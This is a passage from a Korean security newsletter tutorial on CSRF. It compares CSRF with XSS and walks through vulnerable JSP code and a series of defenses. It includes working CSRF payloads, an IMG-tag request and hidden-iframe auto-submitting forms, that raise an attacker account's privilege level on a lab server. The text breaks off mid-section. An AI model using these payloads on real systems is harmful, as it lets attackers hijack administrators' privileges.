- Web 모의해킹 -

CSRF(Cross-Site Request Forgery)

SK 인포섹, 이호석

leehs2@sk.com

1. 개요

이 취약점은 관리자가 자신의 의지와는 무관하게 공격자가 의도한 행위를 특정 웹사이트에 요청하게 유도하는 취약점으로, 지난 2008 년에 발생한 옥션의 개인정보 유출사건도 이 방법을 통한 관리자 계정 탈취 방법에도 사용된 기법입니다. 공격의 난이도가 높지 않아 널리 사용되는 방법 중 하나 입니다

2. CSRF


CSRF 는 관리자의 브라우저가 특정 웹 페이지로 공격자가 원하는 요청을 보내도록 유도하는 취약점을 말합니다. 공격이 발생하는 위치는 타 사이트를 기본으로 하여 관리자의 메일, 단골 사이트의 게시판 또는 클릭을 유도하는 광고일 수도 있습니다.

2.1. XSS와 무엇이 다른가?

CSRF 취약점을 이용한 공격이 주로 스크립트를 많이 사용하기 때문에 XSS와 연관 지어 생각하는 경우가 많지만, 이 두 가지는 다른 취약점 입니다. 아래는 이해를 돕기 위한 XSS와 CSRF의 비교 표 입니다.


비교 기준	XSS	CSRF
피해 대상	- 클라이언트	- 서버
발생 위치	- 공격 대상 사이트의 내부 페이지	- 공격 대상 사이트의 내부 페이지 + 외부 사이트
목적	- 쿠키, 세션 등 관리자의 정보 탈취 - 악성 페이지로 유도하여 2차 피해 유발	- 수정, 삭제, 등록, 송금 등 관리자의 권한으로 공격자가 원하는 행위 수행
발생 원인/로직	- 사용자의 입력 값 및 페이지 출력 값을 검증하지 않아 페이지 로드 시 악의적인 스크립트가 실행됨	- 본인이 요청한 것이 맞는지 검증하는 프로세스가 없을때, 사용자의 권한으로 의도치 않게 URL을 호출함
공격 행위	- 악의적인 스크립트를 작성하여 페이지에 포함시킨 후 실행을 유도	- 서버에서 제공하는 기능을 도용하여 페이지에 포함시킨 후 실행을 유도
스크립트 사용	- 스크립트 실행 불가 시 공격 불가	- 스크립트를 사용하지 않아도 가능
공격 전 준비사항	- XSS 취약점 발견 즉시 공격 가능	- 공격 대상 서버의 Request, Response에 대한 분석을 통해 기능 파악 후 공격 가능
보안 대책 관점	- 악의적인 스크립트 실행 방지 - 입력 값 및 출력 값에 대한 스크립트 포함 여부 확인	- 관리자로부터 오는 요청이 실제 관리자가 보낸 것이 맞는지, 공격자에 의해 유도된 요청인지 검증

아래는 XSS와 CSRF의 공격 시나리오 그림과 그에 대한 설명입니다.
먼저 XSS 취약점에 대한 공격 시나리오입니다.



① 공격자는 XSS 취약점이 존재하는 사이트에 악성 스크립트를 삽입합니다.
② 관리자는 공격자의 악성 스크립트가 포함된 페이지에 접근합니다.
③ 페이지를 불러오면서 관리자의 브라우저는 악성 스크립트를 실행하게 됩니다.
④ 악성 스크립트 실행의 결과로 관리자의 정보가 공격자에게 넘어가게 됩니다.

다음은 CSRF 취약점에 대한 공격 시나리오입니다.



① 공격자는 관리자가 열람할 만한 곳에 공격 대상 페이지로 접속을 유도하는 글을 작성합니다.
② 관리자는 공격자가 작성한 글을 열람합니다.
③ 관리자가 글에 포함된 URL을 클릭하거나 관리자의 브라우저가 스크립트를 실행하게 됩니다.
④ 관리자의 브라우저는 공격 대상 서버로 공격자가 원하는 특정 행위를 요청하게 됩니다.
⑤ 공격 대상의 세부 예시입니다. 메일 전송, 금융 거래를 할 수도 있으며 동일 서버 혹은 타 서버에서 권한을 상승시키거나 공지를 작성하는 등 다양한 행위를 유도할 수 있습니다.


2.2. 공격이 어떻게 발생하는가?

CSRF를 이용한 공격을 하기 위해서는 우선 공격 대상 페이지의 로직을 분석하여 파라미터의 전송 형태와 각 파라미터의 기능을 알아야 합니다. 페이지 로직에 대한 분석이 끝났다면, 관리자가 서버로 HTTP 요청을 보내도록 유도하는 글을 작성하며, 관리자가 그 글을 읽을 때 공격이 이루어지게 됩니다. 단, CSRF 취약점을 이용하여 공격할 때는 관리자가 공격 대상 서버에 로그인한 상태여야 합니다. 관리자가 서버에 로그인하여 사용 권한을 가지고 있어야 그 권한을 통해 공격자가 유도한 행위를 수행할 수 있기 때문입니다.

이번 NewsLetter에 사용한 공격 대상 페이지는 권한을 관리하는 페이지로 관리자 권한을 가질 때만 접근이 가능합니다.

[공격 대상 페이지]

권한 수정 요청을 보내는 페이지의 화면입니다. 권한을 변경할 대상을 "id" 파라미터로 전송하고 있으며, 변경할 권한은 "level" 파라미터로 전송 합니다.



[공격 대상의 소스 코드]

아래는 권한 수정을 담당하는 로직의 소스 코드 입니다. Request로부터 "level", "id" 파라미터를 받아 권한을 수정 합니다. 파라미터를 받을 때 이 값이 관리자에 의한 요청인지 공격자에 의해 유도된 요청인지 별도로 확인하지 않고 있습니다.


update_proc.jsp

```
1  request.setCharacterEncoding("UTF-8");
2  int level = Integer.parseInt(request.getParameter("level"));
3  String id = request.getParameter("id");
4  try {
5      pstmt=conn.prepareStatement("UPDATE member SET mem_level=? WHERE mem_id = ?");
6      pstmt.setInt(1, level);
7      pstmt.setString(2, id);
8      pstmt.executeQuery();
9      response.sendRedirect("/csrf_test/view_level.jsp");
10 } catch (SQLException e){ e.printStackTrace(); out.print(e.toString());
11 } finally {  if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close(); }
```

[공격 방안]

Step 1: 유도 글 작성

관리자의 요청을 유도하는 글을 작성하는 모습입니다. 관리자가 공격 대상 서버에 로그인한 상태에서 이 글을 읽는다면 관리자의 권한으로 공격자의 권한을 변경할 수 있습니다.



관리자의 요청을 유도하는 글에 작성한 CSRF 스크립트의 내용입니다. IMG 태그를 사용하여 서버로 요청을 유도하고 있습니다.

```
1  CSRF Test<img src="http://192.168.0.40:9080/csrf_test/update_proc.jsp?id=hacker&level=9" />
```

Step 2: 관리자 클릭

관리자가 위의 글을 보게 된다면 자신도 모르는 사이 서버로 해커의 권한을 변경하는 요청을 보내게 됩니다. 아래의 그림은 개발자 도구로 확인한 관리자의 브라우저가 공격 대상 서버로 권한 변경 요청을 보내는 모습입니다.

jquery-1.12.0.min.js http://code.jquery.com/	HTTP	GET	200 OK	application/java...
update_proc.jsp?id=hacker&level=9 http://192.168.0.40:9080/csrf_test/	HTTP	GET	302 Found	text/html
view_level.jsp http://192.168.0.40:9080/csrf_test/	HTTP	GET	200 OK	text/html

2.3. CSRF는 어떻게 막을 수 있는가?

CSRF에 대한 보안 대책으로 아래 표에 있는 6가지 방법을 소개하려고 합니다. XSS Filtering, 추가 인증을 제외한 각 항목에 대한 상세 설명은 다음 장에서 진행하겠습니다.

항목	보안 강도	구분	내용
XSS Filtering	미흡	보안 기법	사이트 자체에서 Javascript와 관련된 문자열들을 필터링하여 글에 Javascript를 포함시키거나 사이트에서 Javascript를 실행할 수 없도록 하는 보안 기법입니다. ※ (Security Letter 제5호) XSS(크로스 사이트 스크립팅) 참고
		우회 방법	필터링한 규칙이 미흡할 경우 그 필터링을 우회하는 경우가 발생합니다. 또는, 정상적인 행위이지만 필터링 규칙에 포함되어 있어 공격으로 판단되는 경우가 발생하기도 합니다.
GET/POST	미흡	보안 기법	POST Method로 Request를 받아 GET Method 방식인 URL만으로 요청을 보내는 공격을 하지 못하도록 하는 보안 기법입니다.
		우회 방법	Request 유도 글 작성시 Javascript를 사용하여 POST Method로 전송하도록 유도하면 관리자가 그 글을 열람하여 서버로 요청을 보낼 시 서버에서는 정상 요청으로 인지합니다.
Submit Button	일부 미흡	보안 기법	Prompt나 페이지를 통해 관리자로부터 자신이 관리자임을 확인 받는 보안 기법입니다.
		우회 방법	공격자가 관리자임을 확인할 때 사용하는 값을 Request에 그대로 포함시켜 전송하도록 글을 작성하면 관리자가 그 글을 열람하여 서버로 요청을 보낼 시 서버에서는 정상 요청으로 인지합니다.
Token	일부 미흡	보안 기법	매번 임의의 Token을 생성하여 페이지에 삽입한 후, Request에 포함시켜 서버에서 비교하는 보안 기법입니다.
		우회 방법	관리자의 Token이 포함된 페이지로 접근하여 Token의 값을 획득하고 Request에 포함시키도록 글을 작성하면 관리자가 그 글을 열람하여 서버로 요청을 보낼 시 서버에서는 정상 요청으로 인지합니다.
추가 인증	양호	보안 기법	비밀번호, 휴대폰 인증, 메일 인증, 공인 인증서 등과 같이 관리자로부터 확인을 받아 인증하는 보안 기법입니다.
		설명	관리자 본인에게 인증을 요청하여 관리자 본인임을 확인하는 방식으로 대표적인 예로는 비밀번호 입력, 휴대폰 인증, 메일 인증, 공인 인증서 등이 있습니다. 보안기능이 있는 프로그램, 관리자 본인만이 아는 정보, 관리자 본인이 실시간으로 인증 등을 통해 강력한 보안을 제공하지만 매번 추가 인증을 해야하는 번거로움이 있습니다.
Captcha	양호	보안 기법	미리 정의할 수 없는 값을 관리자로부터 입력 받아 관리자의 요청임을 확인하는 보안 기법입니다.
		설명	페이지를 요청할 때마다 새로 생성되는 임의의 값을 이미지화 시켜 보여준 후 관리자로부터 입력 받아 비교하여 관리자 임을 인증하는 방법입니다. 이미지를 분석하여 그 값을 얻어내기가 어렵기 때문에 강력한 보안을 제공하지만 매번 인증을 해야하는 번거로움이 있습니다.

3. CSRF 보안 대책

CSRF 취약점을 이용한 공격에 대한 보안 대책 입니다. CSRF의 보안 대책은 서버로 오는 Request가 정말 관리자의 의지로 보내는 Request인지 확인하는 것이 중요 포인트 입니다.
사용한 테스트 페이지는 "2.3. 어떻게 공격이 발생하는 가?"에서 사용한 페이지와 같으며, 테스트 페이지의 코드를 대상으로 보안 강화와 그에 대한 우회 공격을 진행하였습니다.

3.1. CSRF – GET/POST

HTTP Method에 대한 검증을 하지 않을 경우, 기존 HTML에서 POST Method로 보내던 요청을 GET Method로 보내도 서버에서 동일한 요청으로 처리 합니다. 공격자는 GET Method 또한 동일하게 처리한다는 점을 악용하여 메신저, 스팸 문자 등을 이용해 단순한 URL만 사용하여 관리자가 서버로 요청을 보내도록 유도할 수 있습니다. 따라서, POST Method만 가능하도록 로직을 추가한다면 단순히 URL로 요청하는 공격을 막을 수 있습니다.

[보안 대책]

관리자 요청에 대한 처리를 하는 페이지에서 HTTP Method 검증을 하는 로직을 추가하여 URL만을 이용한 관리자의 요청 유도를 막을 수 있습니다. 하지만, 이 방식의 경우 공격자는 POST Method로 요청을 보내도록 스크립트를 작성하여 관리자가 요청을 보내도록 유도가 가능하기 때문에 권고하는 보안 대책은 아닙니다.

[페이지 화면]

GET/POST 방식이 적용된 권한 수정 페이지로 요청을 보내는 페이지의 화면입니다. 권한을 변경할 대상을 "id" 파라미터로 전송하고 있으며, 변경할 권한은 "level" 파라미터로 전송 합니다.

[소스 코드]

GET/POST 방식을 적용한 소스 코드입니다. 서버로 오는 Request의 Method를 확인하여 POST Method가 아닌 GET Method로 보낸 경우 CSRF로 판단하고 경고 창을 띄우면서 요청 전 페이지로 돌아가게 합니다.

csrf_post.jsp

```
01  if(request.getMethod().equals("GET")){
02      %> <script> alert("NONO CSRF(Only POST)"); history.back(); </script>  <%
03  } else {
04      request.setCharacterEncoding("UTF-8");
05      int level = Integer.parseInt(request.getParameter("level"));
06      String id = request.getParameter("id");
07      try {
08          pstmt=conn.prepareStatement("UPDATE member SET mem_level=? WHERE mem_id = ?");
09          pstmt.setInt(1, level); pstmt.setString(2, id); pstmt.executeQuery();
10          response.sendRedirect("/csrf_test/view_level.jsp");
11      } catch (SQLException e){ e.printStackTrace(); out.print(e.toString());
```

```
12  } finally {  if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null) conn.close(); }}
```

보안 대책 요약 : GET Method를 허용하여 단순히 URL로 요청하는 공격을 막기 위해,
POST Method만 허용하도록 설정하는 보안 기법 입니다.

[우회 방안]

Step 1: 유도 게시글 작성

HTTP Method를 검증하는 방식은 POST Method를 사용하도록 유도하면 쉽게 우회가 가능합니다. 아래는 POST Method를 사용하도록 유도하는 글의 CSRF 스크립트 내용입니다. iframe 태그와 input태그의 type="hidden"을 사용하여 관리자 몰래 Request를 보내도록 유도합니다.

CSRF-GET/POST 우회 Script

```
01  CSRF TEST(POST)
02  <form method="POST" name="csrf_frm">
03      <input type="hidden" name="id" value="hacker" >
04      <input type="hidden" name="level" value=9 >
05  </form>
06  <iframe name="csrf_ifm" width=0 height=0 ></iframe>
07  <script>
08      document.csrf_frm.target = "csrf_ifm";
09      document.csrf_frm.action = "http://192.168.0.40:9080/csrf_test/csrf_post.jsp";
10      document.csrf_frm.submit();
11  </script>
```

Step 2: 관리자 클릭

관리자가 위의 글을 보게 된다면 자신도 모르는 사이 서버로 해커의 권한을 변경하는 요청을 보내게 됩니다. 아래의 그림은 개발자 도구로 확인한 관리자의 브라우저가 공격 대상 서버로 권한 변경 요청을 보내는 모습입니다.

jquery-1.12.0.min.js http://code.jquery.com/	HTTP	GET	200 OK	application/java...
csrf_post.jsp http://192.168.0.40:9080/csrf_test/	HTTP	POST	302 Found	text/html
view_level.jsp http://192.168.0.40:9080/csrf_test/	HTTP	GET	200 OK	text/html

결과 해석 : POST방식만 허용하면 메신저나 단순링크 전달로 접근하는 공격은 차단할 수 있지만,
HTML태그나 javascript 사용이 가능한 게시판과 같은 곳에서는 POST방식으로 요청하도록
공격스크립트를 작성할 수 있기 때문에 보안대책을 우회하는 것이 가능합니다.

3.2. CSRF – Submit Button


CSRF의 경우 서버로 전송된 Request가 정말 관리자가 보낸 Request가 맞는 지 확인하는 게 중요합니다. 관리자에게 계속 진행할지 문의를 한 후 그에 대한 답변을 미리 정의된 값과 비교하여 관리자의 요청인지 아닌지 확인하는 방법입니다.

[보안 대책]

관리자의 요청을 받기 전 관리자가 맞는지 확인하는 페이지 혹은 Prompt 등을 사용하여 본인이 보내는 요청이 맞다는 것을 확인 받습니다. 하지만, 관리자의 확인을 받을 때 서버로 전송되는 인증값이 고정되어 있어 공격자가 그 값을 사용하여 CSRF 스크립트를 작성한다면 우회가 가능하기 때문에 권고하는 보안 대책은 아닙니다.

[페이지 화면]

Submit Button 방식이 적용된 로직으로 관리자로부터 확인을 받는 페이지의 화면입니다. 이번 예제에서는 페이지를 추가하여 관리자로부터 확인을 받지만, 권한 수정 요청 시 스크립트를 사용하여 Prompt 형태로 관리자의 확인을 받는 방법 또한 같은 보안 기법 입니다.



[소스 코드]

Submit Button 방식을 적용한 방식으로 관리자로부터 확인을 받는 페이지의 form 태그 입니다. 권한을 변경하기 위한 값과 관리자의 확인에 대한 정보가 담긴 값을 같이 전송합니다.

csrf_prompt.jsp

```
01 <form method="POST" action="/csrf_test/promptSubmit.jsp" id="mem_update" >
02     <input type="hidden" name="id" value=<%=request.getParameter("id") %> >
03     <input type="hidden" name="level" value=<%=request.getParameter("level") %> >
04     <input type="hidden" name="check" value="confirm" >
05     <button type="submit" form="mem_update">수정</button>
06     <button type="button" onclick="history.back()">취소</button>
07 </form>
```

아래는 서버로 오는 Request를 처리하는 로직입니다. check 파라미터의 값을 통해 관리자의 요청이 맞는지 확인하며 그 값이 'confirm'이 아닌 경우 CSRF로 판단하고 경고 창을 띄우면서 요청 전 페이지로 돌아가게 합니다.

promptSubmit.jsp

```
01 request.setCharacterEncoding("UTF-8");
02 if (request.getParameter("check").equals("confirm")) {
03     int level = Integer.parseInt(request.getParameter("level"));
04     String id = request.getParameter("id");
05     try {
06         pstmt=conn.prepareStatement("UPDATE member SET mem_level=? WHERE mem_id = ?");
07         pstmt.setInt(1, level);
```

```
08            pstmt.setString(2, id);
09            pstmt.executeQuery();
10            response.sendRedirect("/csrf_test/view_level.jsp");
11        } catch (SQLException e){ e.printStackTrace(); out.print(e.toString());
12        } finally { if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close(); }
13    } else {
14        if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close();
15        %> <script> alert("NONO CSRF(Wrong Access)"); history.back(); </script> <% } %>
```

보안 대책 요약 : 관리자에게 확인하는 로직을 추가하여, 서버로 보내는 요청이 관리자가 보내는 요청임을 재확인 하는 보안 기법입니다.

[우회 방안]

Step 1: 유도 게시글 작성


Submit Button 를 방식은 서버로 요청을 보낼 때 관리자의 확인에 대한 정보를 포함시키면 쉽게 우회가 가능합니다. 아래는 Submit Button 보안 대책을 우회하는 글의 CSRF 스크립트 입니다. iframe을 사용하여 관리자의 브라우저는 관리자가 모르게 서버로 Request를 보내게 됩니다.

CSRF-Submit Button 우회 Script

```
01  CSRF TEST(Prompt)
02  <form method="POST" name="csrf_frm">
03      <input type="hidden" name="id" value="hacker" >
04      <input type="hidden" name="level" value=9 >
05      <input type="hidden" name="check" value="confirm" >
06  </form>
07  <iframe name="csrf_ifm" width=0 height=0 ></iframe>
08  <script>
09      document.csrf_frm.target = "csrf_ifm";
10      document.csrf_frm.action = "http://192.168.0.40:9080/csrf_test/promptSubmit.jsp";
11      document.csrf_frm.submit();
12  </script>
```

Step 2: 관리자 클릭

관리자가 위의 글을 보게 된다면 자신도 모르는 사이 서버로 해커의 권한을 변경하는 요청을 보내게 됩니다. 아래의 그림은 개발자 도구로 확인한 관리자의 브라우저가 공격 대상 서버로 권한 변경 요청을 보내는 모습입니다.




결과 해석 : 관리자가 Submit Button을 클릭했을 때 보내는 값이 고정된 값이기 때문에 이를 미리 구성하여, 똑같이 전송할 수 있습니다.

따라서 서버에서는 정상으로 판단하여 공격자의 권한을 변경하게 됩니다.

3.3. CSRF – Token

관리자가 보내는 요청이 맞는 지 확인 할 때 고정 값을 사용한다면 보안대책 3.2. CSRF - Prompt의 우회 방안처럼 쉽게 우회되어 공격이 가능해 집니다. 만약, 유추할 수 없도록 고정 값이 아닌 수시로 바뀌는 임의의 값을 사용한다면 공격자는 쉽게 CSRF를 이용한 공격을 할 수 없을 것 입니다.



[보안 대책]

관리자가 요청을 보내는 페이지를 호출할 때마다 세션 혹은 페이지 자체에 임의의 값(Token)을 삽입한 후 관리자가 서버로 Request를 보낼 때 서버에서 그 값을 검증하여 관리자가 보낸 요청이 맞는지 확인합니다. 이 방식의 경우 관리자의 추가 인증 없이 바로 관리자 인증을 할 수 있다는 것이 장점이지만, 스크립트를 이용해 hidden 필드의 Token을 획득하여 우회가 가능하기 때문에 완벽한 보안 대책은 아닙니다.

[페이지 화면]

